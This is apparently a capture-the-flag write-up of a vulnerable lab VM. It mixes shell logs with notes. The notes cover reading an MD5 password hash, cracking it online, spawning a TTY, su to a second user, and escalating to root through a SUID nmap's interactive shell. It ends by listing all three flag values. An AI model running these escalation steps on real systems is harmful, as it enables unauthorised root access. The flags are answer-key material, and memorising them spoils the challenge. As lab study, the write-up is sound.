Linux linux 3.13.0-55-generic #94-Ubuntu SMP Thu Jun 18 00:27:10 UTC 2015 x86_64 x86_64 x86_64 GNU/Linux
 04:45:32 up 34 min,  0 users,  load average: 0.00, 0.01, 0.05
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU   WHAT
uid=1(daemon) gid=1(daemon) groups=1(daemon)
/bin/sh: 0: can't access tty; job control turned off
$ ls
bin
boot
dev
etc
home
initrd.img
lib
lib64
lost+found
media
mnt
opt
proc
root
run
sbin
srv
sys
tmp
usr
var
vmlinuz
$ whoami
daemon
$ hostname
linux
$ ls -la home/robot
total 16
drwxr-xr-x 2 root  root  4096 Nov 13  2015 .
drwxr-xr-x 3 root  root  4096 Nov 13  2015 ..
-r----- 1 robot robot   33 Nov 13  2015 key-2-of-3.txt
-rw-r--r-- 1 robot robot   39 Nov 13  2015 password.raw-md5
$ echo '<hash_here>' > robot.hash
/bin/sh: 5: cannot create robot.hash: Permission denied
$ cat home/robot/key-2-of-3.txt
cat: home/robot/key-2-of-3.txt: Permission denied
$ cat /home/robot/password.raw-md5
robot:c3fcd3d76192e4007dfb496cca67e13b
$ su robot
su: must be run from a terminal
$ python -c 'import pty;pty.spawn("/bin/bash")'
daemon@linux:/$ su robot
su robot
Password: abcdefghijklmnopqrstuvwxyz
```

■ Privilege Escalation (of Robot User)

- Checked hidden files of /home/robot/ and found key-2-of-3.txt and password.raw-md5
- cat: home/robot/key-2-of-3.txt: **Permission denied**
- Cat home/robot/password.raw-md5
- robot:c3fcd3d76192e4007dfb496cca67e13b
- It is an **MD5 hash**. Using online hash crackers
- <https://crackstation.net/>



- **Decrypted text** : abcdefghijklmnopqrstuvwxyz
 - Get root of robot
-
- `$ python -c 'import pty;pty.spawn("/bin/bash")'`
 - `daemon@linux:/$ su robot`
 - `su robot`
 - **Password: abcdefghijklmnopqrstuvwxyz**

- Now we cat the key-2-3.txt.
 - robot@linux:/\$ cat home/robot/key-2-of-3.txt
 - cat home/robot/key-2-of-3.txt
 - 822c73956184f694993bede3eb39f959
- Checked for binaries.
 - find / -perm /4000 -type f 2>/tmp/2
- Now for 3th key, we know the key starting words key-3- so we can find this using find cmd.
 - find / -iname key-3-
- It was denied the permission.

```
robot@linux:/$ find / -perm /4000 -type f 2>/tmp/2
find / -perm /4000 -type f 2>/tmp/2
/bin/ping
/bin/umount
/bin/mount
/bin/ping6
/bin/su
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/chsh
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/sudo
/usr/local/bin/nmap
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmccrypt-get-device
/usr/lib/vmware-tools/bin32/vmware-user-suid-wrapper
/usr/lib/vmware-tools/bin64/vmware-user-suid-wrapper
/usr/lib/pt_chown
robot@linux:/$ find / -iname key-3-
find / -iname key-3-
find: '/etc/ssl/private': Permission denied
find: '/root': Permission denied
find: '/opt/bitnami/mysql/data/mysql': Permission denied
find: '/opt/bitnami/mysql/data/bitnami_wordpress': Permission denied
find: '/opt/bitnami/mysql/data/performance_schema': Permission denied
find: '/opt/bitnami/var/data': Permission denied
find: '/opt/bitnami/apps/wordpress/htdocs': Permission denied
find: '/var/lib/monit/events': Permission denied
find: '/var/lib/sudo': Permission denied
find: '/var/cache/ldconfig': Permission denied
find: '/var/spool/rsyslog': Permission denied
find: '/var/spool/cron/crontabs': Permission denied
find: '/sys/kernel/debug': Permission denied
find: '/lost+found': Permission denied
find: '/proc/tty/driver': Permission denied
find: '/proc/1/task/1/fd': Permission denied
find: '/proc/1/task/1/fdinfo': Permission denied
find: '/proc/1/task/1/ns': Permission denied
find: '/proc/1/fd': Permission denied
find: '/proc/1/map_files': Permission denied
find: '/proc/1/fdinfo': Permission denied
find: '/proc/1/ns': Permission denied
find: '/proc/2/task/2/fd': Permission denied
find: '/proc/2/task/2/fdinfo': Permission denied
find: '/proc/2/task/2/ns': Permission denied
find: '/proc/2/fd': Permission denied
find: '/proc/2/map_files': Permission denied
find: '/proc/2/fdinfo': Permission denied
find: '/proc/2/ns': Permission denied
find: '/proc/3/task/3/fd': Permission denied
find: '/proc/3/task/3/fdinfo': Permission denied
find: '/proc/3/task/3/ns': Permission denied
find: '/proc/3/fd': Permission denied
find: '/proc/3/map_files': Permission denied
find: '/proc/3/fdinfo': Permission denied
find: '/proc/3/ns': Permission denied
find: '/proc/4/task/4/fd': Permission denied
find: '/proc/4/task/4/fdinfo': Permission denied
find: '/proc/4/task/4/ns': Permission denied
```

- But found /usr/local/bin/nmap
- Used interactive mode to gain root:

```
robot@linux:/$ nmap --interactive
nmap --interactive

Starting nmap V. 3.81 ( http://www.insecure.org/nmap/ )
Welcome to Interactive Mode -- press h <enter> for help
nmap> !sh
!sh
# whoami
whoami
root
# find / -iname key-3-
find / -iname key-3-
# find / -iname key-3-*
find / -iname key-3-*
/root/key-3-of-3.txt
# cat /root/key-3-of-3.txt
cat /root/key-3-of-3.txt
04787ddef27c3dee1ee161b21670b4e4
# █
```

- Became root and read final key:
04787ddef27c3dee1ee161b21670b4e4

■ All Flags

1. key-1-of-3.txt : 073403c8a58a1f80d943455fb30724b9
2. key-2-of-3.txt : 822c73956184f694993bede3eb39f959
3. key-3-of-3.txt : 04787ddef27c3dee1ee161b21670b4e4

